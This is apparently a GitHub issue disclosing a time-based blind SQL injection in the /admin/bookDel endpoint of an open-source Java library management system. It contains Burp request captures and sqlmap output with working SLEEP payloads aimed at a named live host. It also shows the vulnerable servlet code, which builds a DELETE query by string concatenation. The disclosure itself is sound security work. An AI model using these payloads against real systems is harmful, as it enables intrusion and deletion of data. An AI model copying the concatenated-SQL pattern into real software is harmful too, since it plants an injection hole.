

New issue

[Jump to bottom](#)

mingyuefusu library management system SQL Injection vulnerability in all version #1

Open

lanfei-4 opened this issue on Mar 27 · 0 comments

lanfei-4 commented on Mar 27

Owner

login in system

系统管理员 首页 其它系统

书籍管理 条件搜索: 请选择 请输入搜索内容 搜索 + 添加书籍

	ID	书名	作者	图书馆	分类	位置	状态	描述	操作
1	13523	小王子	安尔尼·德·圣...	南图	计算...	18	借出	叙述者小说的叙述者是个飞行员，他讲述了小王...	查看借书 编辑 删除
2	13520	测试	111	南图	教辅类	111	借出		查看借书 编辑 删除
3	13518	java基础	行久红	南图	计算...	1	借出		查看借书 编辑 删除

Click the labeled position to capture data packets、use sql time injection to Validation vulnerabilities

Burp Suite Professional v2.0.03beta - Temporary Project - licensed to By Jas502n

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Knife ShiroScanner ShiroScan T00lsLog4j2

1 ...

Go Cancel < >

Request

Raw Params Headers Hex

GET /admin/bookDel?d=case+when+1+then+sleep(3)+else+1+end HTTP/1.1
Host: library.mingyuefusu.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN, zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://library.mingyuefusu.cn/admin/booklist.jsp
Cookie: JSESSIONID=547280B187916DC7D34417B4475EC398; Hm_lvt_474b9961e6bd9de1af4310522dd0f531=1648385877; Hm_lpvt_474b9961e6bd9de1af4310522dd0f531=1648386124

Response

Raw Headers Hex

HTTP/1.1 200
Server: nginx/1.14.1
Date: Sun, 27 Mar 2022 13:10:18 GMT
Content-Type: application/json; charset=utf8
Content-Length: 31
Connection: close

[\"code\":1,\"msg\": \"删除失败\"]

Target: http://library.mingyuefusu.cn

0 matches 0 matches

Verify SQL injection vulnerabilities using SQLMap

```
b.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
GET /admin/bookDel?id=13525* HTTP/1.1
Host: library.mingyuefusu.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://library.mingyuefusu.cn/admin/booklist.jsp
Cookie: JSESSIONID=547280B187916DC7D34417B4475E

Cmder
[21:07:56] [INFO] testing 'Generic UNION query (random number) - 21 to 40 columns'
[21:07:57] [INFO] testing 'Generic UNION query (NULL) - 41 to 60 columns'
[21:07:59] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[21:08:01] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'
[21:08:02] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'
[21:08:04] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'
[21:08:05] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[21:08:07] [INFO] checking if the injection point on URI parameter '#1*' is a false positive
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 596 HTTP(s) requests:
---
Parameter: #1* (URI)
Type: time-based blind
Title: MySQL >= 5.0.12 RLIKE time-based blind
Payload: http://library.mingyuefusu.cn:80/admin/bookDel?id=13525 RLIKE SLEEP(5)
---
[21:09:53] [INFO] the back-end DBMS is MySQL
[21:09:53] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: Nginx 1.14.1
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[21:10:02] [INFO] fetched data logged to text files under 'C:\Users\JuiceWoo\AppData\Local\sqlmap\output\library.mingyuefusu.cn'
[21:10:02] [WARNING] you haven't updated sqlmap for more than 641 days!!!

[*] ending @ 21:10:02 /2022-03-27/

E:\python2\sqlmap
^
cmd.exe
```


Code analysis

src/servlet/admin/BookDel.java

```
File Edit View Navigate Code Analyze Refactor Build Run Tools VCS Window Help tushuguanlixitong-master [D:\APP\work\cms\tushuguanlixitong-master] - ...src\servlet\admin\BookDel.java - IntelliJ IDEA
tushuguanlixitong-master src \ servlet \ admin BookDel
Project tushuguanlixitong-master
src
filter
AdminFilter
CharacterEncodingFilter
ManagerFilter
XSSFilter
javabeen
servlet
admin
AdminLogin
BookAdd
BookDel
BookEdit
BookList
BorrowList
CardAdd
CardDel
CardEdit
CardList
LibraryData
LoginOut
ManagerAdd
ManagerDel
ManagerEdit
ManagerList
RuleAdd
RuleDel
RuleEdit
RuleList
SortAdd
SortDel
SortEdit
SortList
UpdatePassword
manager
ManagerFilter.java AdminFilter.java CharacterEncodingFilter.java BookAdd.java BookDel.java XSSFilter.java JDBCBean.java M...
15
16 @WebServlet("/admin/bookDel")
17 public class BookDel extends HttpServlet {
18
19     @Override
20     protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
21
22         resp.setContentType("application/json; charset=utf8");
23         String id = req.getParameter("id");
24         JSONObject json = new JSONObject();
25         JDBCBean db = new JDBCBean();
26         String sql = "delete from books where id = " + id;
27         int result = 0;
28         int code = 1;
29         String msg = "";
30         if( id != null && !id.equals("") ) {
31             result = db.executeUpdate(sql);
32         }
33         if( result == 1 ) {
34             code = 0;
35             msg = "删除成功";
36         }else {
37             code = 1;
38             msg = "删除失败";
39         }
40         json.put("code", code);
41         json.put("msg", msg);
42         db.close();
43         PrintWriter out = resp.getWriter();
44         out.print( json.toString() );
45     }
46 }
```

src/javabeen/JDBCBean.java

The following code does not use preparedStatement



```
12 private static final String password = DBConstants.password;
13 private Connection conn = null;
14 private Statement stmt = null;
15
16 public JDBCBean() {
17     try {
18         Class.forName(driver);
19         conn = DriverManager.getConnection(url, username, password);
20         stmt = conn.createStatement();
21         System.out.println("同数据库建立连接!");
22     } catch (Exception ex) {
23         System.out.println("无法同数据库建立连接!");
24     }
25 }
26
27 public int executeUpdate(String s) {
28     int result = 0;
29     try {
30         System.out.println(s + "-----" + stmt + "-----");
31         result = stmt.executeUpdate(s);
32     } catch (Exception e) {
33         System.out.println("执行更新错误!");
34     }
35     return result;
36 }
37
38 public ResultSet executeQuery(String s) {
39     ResultSet rs = null;
40     try {
41         rs = stmt.executeQuery(s);
42     } catch (Exception e) {
43         System.out.println("执行查询错误!");
44     }
45     return rs;
46 }
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

